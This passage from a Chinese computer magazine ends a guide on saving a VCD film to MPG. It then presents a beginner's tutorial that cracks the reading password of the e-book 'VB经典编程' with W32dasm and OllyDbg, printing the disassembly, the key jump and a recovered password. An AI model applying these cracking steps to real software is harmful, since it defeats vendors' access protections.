


图5

简直和先前的那个完全不一样嘛，不过我还是把它们提取了出来，一看，几个文件加起来还不超过9兆，另外那几百兆哪儿去了？没办法，我只好想另外的出路了。刚好安装了豪杰超级解霸V8，于是决定用它来试试，运行豪杰超级解霸V8，依次点击“文件”→“自动搜索光盘”，

一会儿豪杰超级解霸V8竟然播放出光驱里的电影了，激动ing……，忙了这么久总算有点进展了，下面我们来想想怎样才能把这部电影保存在本机呢？

花费了几十分钟，熟悉了这个软件，经过N次测试发现这样便可保存下这部电影了。

按照我先前所说的播放这部电影，选择我们要保存的段落，在这里要保存的《后天》是第4个段落，这时便开始播放电影了，如图6。




图6

我解释下为什么我要保存第四个段落，一般一盘未加密的影碟，用电脑打开它，在MPEGAV文件里就是我们想要的DAT文件，但是，往往里面有几个DAT文件，而一般在前面的体积最小，最后的体积最大。当你打开前面那几个小文件时发现其无非就是一些广告或序幕什么的，而我们真正要的影片内容则是在最后最大的那个文件。而你可能又要问我为什么不选择第五段落呢，我也不知道为什么，因为选择第五段落后什么反映也没有，而第四段落则是我想要要的影片内容了：）。大家在保存电影时，可以一个一个段落的试嘛，总有一个是你要的！

现在我们依次再点击“控制”→“循环播放”，然后我们再打开控制菜单，如图7。




图7

此时“选择开始点”、“选择结束点”、“保存MPG片段”都变为可用了，我们选择“选择开始点”，然后把进度条拖到起点，表示从起点开始保存图象，然后打开控制菜单，选择“保存MPG片段”，选择好保存的路径后变开始保存电影了，如图8。





图8

几分钟后，保存完电影便会在先前你所选的路径下生成一个该电影的MPG文件，只是生成的MPG文件体积会比原来的大一些，比如，《后天》A面整张光盘大580MB，而我保存下来的这个MPG文件有632MB，但是相对于我们几十GB的硬盘来说这又算得了什么呢？

（本文所涉及到的程序UltraISO_v6.52光盘有收录）



李文军

对于初学者来说，动静搭配共同调试乃如虎之添翼，可以省去许多麻烦事。现在以近期档案光盘内的ＶＢ经典编程为例，以W32dasm和Ollydbg相配合，尽述动静搭配之妙。其实主要是讲一个思想，所以就“老太太吃柿子，专拣软的捏”了。

ＶＢ经典编程是用友益文书制作编译成的，其中加入了阅读密码，和我们平时接触到的共享的软件有所不同。但是，是羊还是老虎，我们要一步一步的来，老虎也能给它剥皮挖骨。

对VB经典编程用Peid查壳，发现本书没有壳，一般的E-book都不会加壳，不过作为Crack前的必须步奏，我们还是查一下为好。

打开vb经典编程来看，书的第105个目录后的内容设置了阅读密码，另有机器码为：**YWS3235296775**随手填入686868后按确定键，弹出“阅读文书密码错误”的提示框，呵呵，这就是我们的下刀处。

用w32dasm进行反汇编，这在我的机子上要跑十几秒。打开串式数据参考，找到“阅读文书密码错误”后，双击来到**00495036**处，上面很明显的有字符串参考“现在可阅读全部目录了”，见图１．到了这里我们就已经算是成功了一大半，再向上找到**0049500b**处,内容为：**0049500B 7522 jne 0049502F**




图１

对于象我这样的初学者来说也知道这一步是关键跳转，如果跳转成功则报错，不成功则正确注册。如果爆破的话则把jne改成je就可以了——对于一般不防爆破的软件是这样的。不过这个不行，改过后软件会报错的。

我不喜欢爆破，如果可能的话，我更喜欢跑出注册码之类的。所以我们就用到了动态调试的宝贝ollydbg。还记得我们的跳转地址**0049500b**吗？

好，打开ollydbg，载入目标软件VB编程经典。OD会自动分析代码的，按“CTRL+G”查找地址49500b

```
00494FF5  |.  8B83 98030000   mov eax,dword ptr ds:[ebx+398]
00494FFB  |.  E8 B8A9F9FF     call VB经典编.0042F9B8
00495000  |.  8B45 B4         mov eax,dword ptr ss:[ebp-4C]   ；我们输入的假码
00495003  |.  8B55 FC         mov edx,dword ptr ss:[ebp-4]    ；真密码
00495006  |.  E8 7DEEF6FF     call VB经典编.00403E88          ；入call比较
0049500B      75 22           jnz short VB经典编.0049502F     ；真则不跳，假就跳
0049500D  |.  33C0            xor eax,eax
0049500F  |.  8983 10850200   mov dword ptr ds:[ebx+28510],eax
00495015  |.  6A 00           push 0
00495017  |.  B9 F4504900     mov ecx,VB经典编.004950F4
0049501C  |.  BA 7C514900     mov edx,VB经典编.0049517C
00495021  |.  A1 800A4A00     mov eax,dword ptr ds:[4A0A80]
00495026  |.  8B00            mov eax,dword ptr ds:[eax]
00495028  |.  E8 C38EFBFF     call VB经典编.0044DEF0
0049502D  |.  EB 18           jmp short VB经典编.00495047     ；跳到对话框
```

在OD里我们可以看到在**00494ff5**处有一个跳来的标志，我们又知道在**0049500b**以上的call为比较call，真假密码会在这个call里进行比较，所以我们在**00494ff5**这里设断，当然你在**00494ffb**，**00495006**进行设断都可以。

F9运行，程序会运行起来，找一个可以弹出密码框的目录点击，出现输入密码对话框（如图2），输入任意密码，如**68686868**后确定，OD拦到设断处。注意，现在到了关键时刻了。F8单步到00495000处我们可以看到刚刚输入的假码，**004945003**处则为真码，可先记下来再试。

退出OD，打开VB经典编程，输入刚刚得到的密码，在我的机子上跑出的是**^SRX3&hH**(看起来很是复杂的。确定，跳出正确对话框。成功了，是不是有点成就感？虽然很简单，毕竟是我们亲手得到的，尤其珍贵的。如果有意，还可以回头再多看看，这里就不多说了。如图３。




图 2




图 3

由以上可以知道这个东东完全是一个披了虎皮的小绵羊，并不可怕的。也知道了动静结合的妙处。在此抛砖引玉，望大虾们再多写一些经典的东西，以供我们这些菜鸟们学习、谢谢！

